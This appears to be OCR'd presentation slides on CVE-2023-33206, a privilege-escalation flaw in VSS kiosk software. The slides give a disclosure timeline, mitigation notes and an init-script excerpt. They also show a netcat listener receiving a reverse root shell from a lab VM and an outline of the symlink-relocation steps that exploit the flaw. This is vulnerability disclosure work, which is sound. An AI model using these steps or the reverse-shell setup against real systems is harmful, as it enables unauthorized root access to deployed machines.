
```
bash-4.4# find /dev -type d
find /dev -type d
/dev
/dev/pts
/dev/bus
/dev/bus/usb
/dev/bus/usb/001
/dev/disk
/dev/disk/by-label
/dev/disk/by-uuid
/dev/disk/by-partuuid
/dev/disk/by-partlabel
/dev/disk/by-id
/dev/block
/dev/char
/dev/bsg
/dev/input
/dev/input/by-id
/dev/input/by-path
```

```
listening on [any] 5050 ...
10.0.0.2: inverse host lookup failed: Unknown host
connect to [10.0.0.3] from (UNKNOWN) [10.0.0.2] 59334
bash: cannot set terminal process group (699): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.4# uname -a; cat /etc/Version
uname -a; cat /etc/Version
Linux (none) 5.14.11-superschaf-x64 #1 SMP Mon Oct 11 11:43:08 CEST 2021 x86_64 QEMU Virtual CPU version 2.5+ GenuineIntel GNU/Linux
Superschaf_Version 7.2-72191
```

v3.3.0 SR15 JackPot – CVE-2023-33206


- Move */var -> /var2*
  - Link */var2 -> /dev/block/../../var2*
- Move */tmp -> /tmp2*
  - Link */tmp2 -> /dev/block/../../tmp2*
- Move */root -> /root2*
  - Link */root2 -> /dev/block/../../root2*
- Move *fstab -> /dev/console*
  - Link *fstab -> /dev/console*
- PROFIT


```
root@0e47cfb6e4bd:/mnt/disk# ls -al
total 88
drwxr-xr-x 20 root root  4096 Apr 19 17:10 .
drwxr-xr-x  3 root root    18 Apr 19 17:18 ..
drwxr-xr-x  2 root root  4096 Mar 11  2023 LOG
drwxr-xr-x  2 root root  4096 Jan 31  2023 bin
drwxr-xr-x  3 root root  4096 Mar 11  2023 boot
drwxr-xr-x  2 root root  4096 Apr 19 17:10 dev
drwxr-xr-x 22 root root  4096 Apr 19 17:10 etc
drwxr-xr-x  2 root root  4096 Apr 21  2008 home
drwxr-xr-x  8 root root  4096 Jan 31  2023 lib
drwxr-xr-x  3 root root  4096 Jan 31  2023 libexec
drwx------  2 root root 16384 Jan 31  2023 lost+found
drwxr-xr-x  2 root root  4096 Mar 11  2023 mnt
drwxr-xr-x  2 root root  4096 Apr 18  2008 proc
lrwxrwxrwx  1 root root    22 Apr 19 17:10 root -> /dev/block/../../root2
drwx------  9 root root  4096 Apr 19 17:10 root2
drwxr-xr-x  4 root root  4096 Jan 23  2023 run
drwxr-xr-x  2 root root  4096 Jan 31  2023 sbin
drwxr-xr-x  2 root root  4096 Apr 18  2008 sys
lrwxrwxrwx  1 root root    21 Apr 19 17:10 tmp -> /dev/block/../../tmp2
drwxr-xr-x  3 root root  4096 Apr 19 17:10 tmp2
drwxr-xr-x 13 root root  4096 Jan 31  2023 usr
lrwxrwxrwx  1 root root    21 Apr 19 17:10 var -> /dev/block/../../var2
drwxr-xr-x 15 root root  4096 Apr  3  2018 var2
```



CVE-2023-33206:
DEMO

Background By worldbanknotescoins.com


VM 520 ('vynamic') - Chromium
Not secure
https://proxmox:8006/?console=kvm&novnc=1&vmid=520&vmname=vynamic&node=proxmox&resize=off
VNC
Guest not running
Start Now


Terminal - root@e068ed3f421d: /vynamic
File Edit View Terminal Tabs Help
root@e068ed3f421d:/vynamic#


Terminal - nc -lvp 5050
File Edit View Terminal Tabs Help
vss-mitm@lab-box: ~
→ emptynebuli$ nc -lvp 5050
listening on [any] 5050 ...

CVE-2023-33206 – Scope / Timeline

- <= v3.3.0 SR15, v4.0.0 SR05, v4.1.0 SR03, v4.2.0 SR02, v4.3.0

- **April 21, 2023:** Vulnerability identified
- **April 24, 2023:** Vendor notified
- **May 5, 2023:** Vendor confirmation
- **May 17, 2023:** MITRE Reservation
- **June 23, 2023:** VSS v3.3.0 SR16 && v4.0.0 SR06
- **July 10, 2023:** VSS v4.2.0 SR03 && v4.3.0 SR01
- **July 19, 2023:** Remediation Confirmation VSS v3.3.0 SR16
- **August 2, 2023:** VSS v4.1.0 SR04




CVE-2023-33206 - Mitigation

- PBA Phase I
  - BOOTXSA - UEFI Index
- Phase I Index 68 -> 70
  - /bin/mountpoint
  - /sbin/shutdown
- /etc/rc.d/init.d/mountfs Reversal?!
- Broken Links – Validation Error

```
33  case "${1}" in
34    start)
35      log_info_msg "Remounting root file system in read-write mode..."
36      mount --options remount,rw / >/dev/null
37      evaluate_retval
38
39      # remove and re-create /root /var /mnt
40      # rm -rf /root /var /mnt
41      # mkdir /root /var /mnt
42
43      # Make sure /dev/pts exists
44      mkdir -p /dev/pts
45
46      # This will mount all filesystems that do not have _netdev in
47      # their option list.  _netdev denotes a network filesystem.
48
49      log_info_msg "Mounting remaining file systems..."
50      mount --all --test-opts no_netdev >/dev/null
51      evaluate_retval
52
53      # SCF
54      log_info_msg "Extracting /var, /root directories...\n"
55      tar xvf /etc/var.tar -C / >& /dev/null
56      tar xvf /etc/root.tar -C / >& /dev/null
57
58      # update signatures in /root
59      log_info_msg "Updating signatures in /root\n"
60      /usr/SUPERSHEEP/bin/update_signature.sh -s /root/startx.sh.sig
61      /usr/SUPERSHEEP/bin/update_signature.sh -s /root/sushe_start.sh.sig
```

```
[redacted]: 5c00 6200 6900 6e00 5c00 6200 6100 7300 6800 0000 0000 0000 0000 0000 0000 0000  \.b.i.n.\.b.a.s.h................
[redacted]: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f62 6173 6800 0000  ....................../bin/bash...
[redacted]: 0000 0000 0000 0000 0000 0000 0000 9f9b e5b5 8938 ecf7 aa4a 5acf 65bb 916a 959b  ....................8...JZ.e..j..
[redacted]: e114 47ee e5a5 4104 8dab 1813 67fc 5c00 6200 6900 6e00 5c00 6300 6100 7400 0000  ..G...A.....g.\.b.i.n.\.c.a.t...
[redacted]: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  ................................
[redacted]: 0000 2f62 696e 2f63 6174 0000 0000 0000 0000 0000 0000 0000 0000 fe79 f9f9  ../bin/cat...................y..
[redacted]: 3aa0 3a67 41fa ba21 3c68 b2f4 9c62 7485 5f74 b31a f07a 9136 f0ef c1cd 5c00 6200  :.:gA..!<h...bt._t...z.6....\.b.
[redacted]: 6900 6e00 5c00 6300 6800 6d00 6f00 6400 0000 0000 0000 0000 0000 0000 0000 0000  i.n.\.c.h.m.o.d.................
[redacted]: 0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f63 686d 6f64 0000 0000 0000  ................/bin/chmod......
[redacted]: 0000 0000 0000 0000 0000 9aba bfbf 368d a679 2ee7 bb96 708a c869 9d35 3db8 ebf7  ..............6..y....p..i.5=...
[redacted]: 5900 6daa 9dff 9484 6b99 5c00 6200 6900 6e00 5c00 6400 6d00 6500 7300 6700 0000  Y.m.....k.\.b.i.n.\.d.m.e.s.g...
```



